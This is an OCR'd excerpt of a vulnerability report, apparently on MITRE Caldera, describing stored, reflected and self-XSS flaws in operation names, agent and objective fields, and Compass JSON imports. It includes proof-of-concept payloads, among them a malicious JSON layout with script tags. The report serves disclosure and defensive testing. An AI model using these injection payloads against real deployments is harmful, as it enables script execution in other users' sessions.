


1.7. Authenticated Stored XSS in Operation Name:

The Debrief plugin has a stored XSS when opening operations with malicious names. We create a malicious operation with the name “test<script>alert(1)</script>test”:



This operation will trigger an XSS when opened/clicked on in the Debrief windows:





1.8. Reflected XSS in Compass:


Malicious JavaScript payloads can get executed when trying to import, in the “Compass” tab, a malicious JSON that contains XSS elements in the “name” and/or the “description”.

Malicious JSON:

```
{
  "version": "3.0",
  "name": "</input><script>alert(1)</script>",
  "description": "<script>alert(2)</script>",
  "domain": "mitre-enterprise",
  "techniques": [],
  "legendItems": [],
  "showTacticRowBackground": true,
  "tacticRowBackground": "#205b8f",
  "selectTechniquesAcrossTactics": true,
  "selectSubtechniquesWithParent": true,
  "gradient": {
    "colors": [
      "#ffffff",
      "#66ff66"
    ],
    "minValue": 0,
    "maxValue": 1
  }
}
```









1.9. Self-XSS Agents:


By inserting an XSS payload in any of the dynamic fields of the “Agent”, the generated agent code will reflect it in an unsafe manner:



1.10. Self-XSS Objectives:


When saving a “Objective” containing an XSS element in the Title, the payload will get executed only once upon saving the element.







1.11. Self-XSS Operations:

When creating an Operation containing an XSS in the name, the XSS will trigger when the Operation is started.






Red | Dashboard - Mozilla Firefox
Red | Dashboard
Preferences
192.168.243.180:8888
Operations
VIEW
Start a new operation or review previous ones here.
include agent output
Autonomous
RUNNING | 2020-10-23 23:40:29 | 0 DECISIONS
0%
queued
collected
success
failure
timeout
discarded
untrusted
visible
Use plain-text obfuscation
+ potential links
option#974788.operationOption 161.5 × 17
Inspector
Console
Debugger
Network
<option id="974788" class="operationOption" value="974788">
<script>alert(1)</script>
- 2020-10-23 23:40:29
</option>
Layout
Computed
Changes
Fonts
Flexbox
Select a Flex container or item to continue.
Grid
CSS Grid is not in use on this page
Box Model
margin
border
padding
153.5×17